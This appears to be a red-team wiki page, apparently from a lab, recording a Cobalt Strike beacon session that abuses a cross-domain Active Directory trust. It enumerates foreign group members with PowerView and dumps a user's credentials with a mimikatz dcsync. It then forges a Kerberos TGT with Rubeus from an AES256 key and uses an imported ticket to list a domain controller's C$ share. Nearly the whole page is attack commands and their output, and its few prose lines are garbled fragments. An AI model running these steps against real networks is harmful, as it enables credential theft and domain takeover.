

/

PowerView


```
Get-DomainForeignGroupMember -domain < >
```

```
beacon> powershell get-domainforeigngroupmember -domain med-factory.local
[*] Tasked beacon to run: get-domainforeigngroupmember -domain med-factory.local
[+] host called home, sent: 417 bytes
[+] received output:
#< CLIXML

GroupDomain      : med-factory.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=med-factory,DC=local
MemberDomain     : med-factory.local
MemberName       : S-1-5-21-3775014555-2484002919-2799327105-1607
MemberDistinguishedName : CN=S-1-5-21-3775014555-2484002919-2799327105-1607,CN=ForeignSecurityPrincipals,DC=med-factory,DC=local

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T></Objs>
beacon> powershell convertfrom-sid S-1-5-21-3775014555-2484002919-2799327105-1607
[*] Tasked beacon to run: convertfrom-sid S-1-5-21-3775014555-2484002919-2799327105-1607
[+] host called home, sent: 437 bytes
[+] received output:
#< CLIXML
RAVEN-MED\ExtAdmin
```

Raven-med ExtAdmin Med-factory Administrators ExtAdmin Med-facto



TGT

michael TGT

```
rubeus.exe asktgt /user:michael /domain:raven-med.local  
/aes256: 8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
```

```
beacon> dcsync raven-med.local raven-med\michael
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:raven-med.local /user:raven-med\michael command
[+] host called home, sent: 296050 bytes
[+] received output:
[DC] 'raven-med.local' will be the domain
[DC] 'dc02.raven-med.local' will be the DC server
[DC] 'raven-med\michael' will be the user account
```

```

beacon> execute-assembly /opt/red/rubeus.exe asktgt /user:michael /domain:raven-med.local /aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asktgt /user:michael /domain:raven-med.local /aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
[*] host called home, sent: 551717 bytes
[*] received output:

  S
  R
  U
  B
  E
  U
  S

v2.2.0

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09
[*] Building AS-REQ (w/ preauth) for: 'raven-med.local\michael'
[*] Using domain controller: ::1:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFKjCCBSagAwIBBAEDAgEwoEIEJCBCNhggQFMIIEGADAgEFoRebD1JBVkV0LU1FRMCTONBTKikMCKgAwIBAQEbmBkbBmtyYnRndBspcmF2ZW40thwVWkLmxvY2Fso4ID2TCCA9WgAwIBEqEDAgECooIDxwSCA8Om7rv3yKIAddL18HK5M

ServiceName      : krbtgt/raven-med.local
ServiceRealm    : RAVEN-MED.LOCAL
UserName        : michael
UserRealm       : RAVEN-MED.LOCAL
StartTime       : 6/14/2023 7:37:04 PM
EndTime         : 6/15/2023 5:37:04 AM
RenewUntil      : 6/21/2023 7:37:04 PM
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType         : aes256_cts_hmac_sha1
Base64(key)     : DeDBXXScVn0+lp5r4D726FohIvo5SMZI3mFo/qNTcn0=
ASREP (key)     : 8D71C60BD250034B4C5DEC618BF951C82761D17E451F8D53EF26784B3C5C6E09

```



```
beacon> make_token med-factory\administrator NotRealPassword
[*] Tasked beacon to create a token for med-factory\administrator
[+] host called home, sent: 59 bytes
[+] Impersonated RAVEN-MED\Administrator
beacon> kerberos_ticket_use /root/Desktop/inbound.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/inbound.kirbi
[+] host called home, sent: 2902 bytes
beacon> ls \\dc03.med-factory.local\c$
[*] Tasked beacon to list files in \\dc03.med-factory.local\c$
[+] host called home, sent: 45 bytes
[*] Listing: \\dc03.med-factory.local\c$\
```

Size	Type	Last Modified	Name
----	----	-----	----
	dir	09/15/2018 00:19:00	\$Recycle.Bin
	dir	04/28/2023 02:42:12	Documents and Settings
	dir	04/27/2023 18:09:52	inetpub
	dir	09/15/2018 00:19:00	PerfLogs
	dir	04/27/2023 17:52:18	Program Files
	dir	04/27/2023 17:52:23	Program Files (x86)
	dir	05/05/2023 16:40:47	ProgramData
	dir	04/28/2023 02:42:16	Recovery
	dir	04/27/2023 17:58:52	System Volume Information
	dir	04/27/2023 17:52:13	Users
	dir	04/27/2023 18:11:28	Windows
1gb	fil	05/08/2023 13:50:02	pagefile.sys

Revision #7

Created 5 September 2022 03:12:36 by

Updated 15 June 2023 04:12:28 by